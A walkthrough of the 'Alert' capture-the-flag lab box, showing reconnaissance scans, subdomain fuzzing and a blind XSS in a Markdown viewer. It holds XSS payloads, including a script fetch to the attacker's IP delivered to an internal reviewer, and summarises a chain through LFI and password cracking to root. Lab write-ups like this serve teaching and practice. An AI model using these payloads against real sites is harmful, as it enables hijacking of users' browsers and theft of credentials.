Alert
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Alert is an easy Linux box that chains client and server. The site is a Markdown Viewer vulnerable to XSS: the "share" button delivers the.mdto an internal user who renders it, so with afetchwe read resources we can't reach and discover thatmessages.php?file=is an LFI. With it we pull the.htpasswdofstatistics.alert.htb, crackalbert's hash and log in over SSH.albertis in themanagementgroup, which can write to the directory of a web monitor running as root: dropping a.phpthere gives a shell as root.
Reconnaissance
Ping
We start with a ping to confirm the host is up and check the TTL, which gives a quick hint about the operating system: values near 64 usually mean Linux, near 128 mean Windows.
ping -c 1 10.10.11.4464 bytes from 10.10.11.44: icmp_seq=1 ttl=63 time=37.2 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
We sweep all 65535 TCP ports with a SYN scan (-p-), sped up with --min-rate and skipping DNS and ping (-n -Pn), so none are missed; on the ones that open, a targeted -sCV identifies service and version (two phases: discover fast, then profile):
The scan is not typed out every time: it lives in a ~/.zshrc function called jmap, which asks for the IP and always fires the same full SYN sweep, saving the output in greppable format (-oG scan) so it can be processed afterwards:
jmap () {
        echo -e "\n[+] Introduce una IP\n"
        read ip
        echo
        sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open $ip -oG scan
}
That is, a sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.44 -oG scan without typing the whole string of flags:
jmap
[+] Introduce una IP

10.10.11.44

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-27 14:56 CET
Initiating SYN Stealth Scan at 14:56
Scanning 10.10.11.44 [65535 ports]
Discovered open port 80/tcp on 10.10.11.44
Discovered open port 22/tcp on 10.10.11.44
Completed SYN Stealth Scan at 14:56, 15.19s elapsed (65535 total ports)
Not shown: 64767 closed tcp ports (reset), 766 filtered tcp ports (no-response)

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
The syn-ack ttl 63 on each port confirms by a second route what the ping already suggested. The scan file jmap leaves behind feeds another ~/.zshrc function, extractPorts, which pulls out the IP and the list of open ports and copies them to the clipboard along the way:
extractPorts () {
        echo -e "Extracting information..."

        ip_address=$(grep -oP 'Host: \K\S+' "$1" | head -n 1)

        ports=$(grep -oP '\d+(?=/open)' "$1" | tr '\n' ',' | sed 's/,$/\n/')
        echo -e "IP Address: $ip_address"
        echo -e "Open ports: $ports\n"
        {
                echo -e "IP Address: $ip_address"
                echo -e "Open ports: $ports\n"
        } >> extractPorts.tmp
        echo "$ports" | xclip -sel clip
        echo -e "Ports copied to clipboard\n"
        cat extractPorts.tmp
        rm extractPorts.tmp
}
extractPorts scan
Extracting information ...
IP Address: 10.10.11.44
Open ports: 22,80

Ports copied to clipboard

IP Address: 10.10.11.44
Open ports: 22,80
Two ports: SSH and HTTP. The second phase is fired by jmap2, a -sCV wrapper that only asks for IP and ports (exactly what just landed on the clipboard):
jmap2 () {

        if [ "$#" -ne 2 ]
        then
                echo "Uso: jmap2 <ip> <ports>"
                return 1
        fi

        local ip="$1"
        local puertos="$2"
        nmap -p"$puertos" -sCV "$ip"

}
jmap2 10.10.11.44 22,80
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 2b:af:cd:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://alert.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
A plain Ubuntu 20.04 (OpenSSH 8.2p1 and Apache 2.4.41 are its repo versions), nothing exploitable by version. What is useful is the http-title: the server serves nothing on the IP, it redirects to http://alert.htb/, so the domain has to go into /etc/hosts to reach the real site.
sudo nano /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.36     yummy.htb
10.10.11.44     alert.htb
With the vhost resolving, whatweb identifies an Apache serving the site:
whatweb http://alert.htb
http://alert.htb [302 Found] Apache[2.4.41], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.44], RedirectLocation[index.php?page=alert], Title[Alert - Markdown Viewer]
http://alert.htb/index.php?page=alert [200 OK] Apache[2.4.41], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], Title[Alert - Markdown Viewer]
Subdomains and routes
Vhost fuzzing discovers statistics.alert.htb, which responds 401 Unauthorized (Apache basic auth): we'll need credentials for it.
gobuster vhost -u http://alert.htb -w directory-list-2.3-medium.txt --append-domain | grep -v 301
Found: statistics.alert.htb Status: 401 [Size: 467]The finding is cross-checked with wfuzz, which does the same through the Host header and filters by status code instead of by size:
wfuzz -u http://alert.htb -H "Host: FUZZ.alert.htb" -w directory-list-2.3-medium.txt --hc=301,400 -t 200
Target: http://alert.htb/
Total requests: 220560

ID           Response   Lines    Word     Chars    Payload
000000952:   401        14 L     54 W     467 Ch   "statistics"
Two different tools, the same 401: the subdomain exists and keeps something behind authentication.
On the main domain, dirsearch gives the first picture of the application tree:
dirsearch -u http://alert.htb --exclude-status=404,403
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://alert.htb/

[15:07:46] 200 -    24B  - /contact.php
[15:07:47] 301 -   304B  - /css  ->  http://alert.htb/css/
[15:08:08] 301 -   309B  - /messages  ->  http://alert.htb/messages/
[15:08:32] 301 -   308B  - /uploads  ->  http://alert.htb/uploads/
/messages/ is worth noting: it is a directory, and it will later be the first place we aim the XSS at (and the first one to shut the door on us).
Directory fuzzing on alert.htb pulls two PHP resources, index.php and messages.php:
gobuster dir -u http://alert.htb -w directory-list-2.3-medium.txt -b 404,403 -x php
/contact.php          (Status: 200) [Size: 24]
/uploads              (Status: 301) [Size: 308] [--> http://alert.htb/uploads/]
/index.php            (Status: 302) [Size: 660] [--> index.php?page=alert]
/messages.php         (Status: 200) [Size: 1]
XSS in the Markdown Viewer
The service and the XSS proof

alert.htb is a Markdown Viewer: you upload .md files and it renders them. Rendering a stranger's Markdown without sanitising the resulting HTML is the recipe for an XSS. We confirm it with a classic that fires JavaScript without needing <script>:
echo "<img src='0' onerror='alert(\"xss\")'>" > xss.md
cat xss.md
<img src='0' onerror='alert("xss")'>The .md holds an <img> with an invalid src: the browser fails to load it and runs the onerror. We upload it through the viewer's "View Markdown" form:



Sharing the Markdown with an internal user

The viewer has a "Share Markdown" button that generates a link (visualizer.php?link_share=...). If there's a way to share a link, there's probably someone who opens it. And there is: the Contact Us form accepts messages. The hypothesis is that a user (or a bot) reviews those messages and, in doing so, renders our Markdown.

That link is the key piece: the malicious .md no longer depends on our session, anyone who opens it runs the JavaScript.
To check it we build a .md that does a fetch to a resource on our machine. If that resource gets requested, someone opened the link:
echo exploit > exploit
echo "<script>fetch('http://10.10.15.39/exploit')</script>" > xss.md
cat xss.md
<script>fetch('http://10.10.15.39/exploit')</script>It gets uploaded to the viewer and its link generated with Share Markdown:

That it answers us Error: Invalid file. does not matter: the point is not for us to see it, but for whoever reviews the messages to open it. Before sending it, the HTTP server that makes the exploit resource reachable has to be up:
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...Now the link goes into the body of the Contact Us form and gets sent:

With the HTTP server listening, we receive the request from the victim's IP: the blind XSS works.

10.10.11.44 - - [28/Dec/2024 18:54:26] "GET /exploit HTTP/1.1" 200 -LFI through the XSS
Ruling out session theft
With a confirmed XSS, the reflex is to steal the session cookie of whoever opens the message. There is nothing to steal here: the site's storage for http://alert.htb is empty, no session cookies and no tokens.
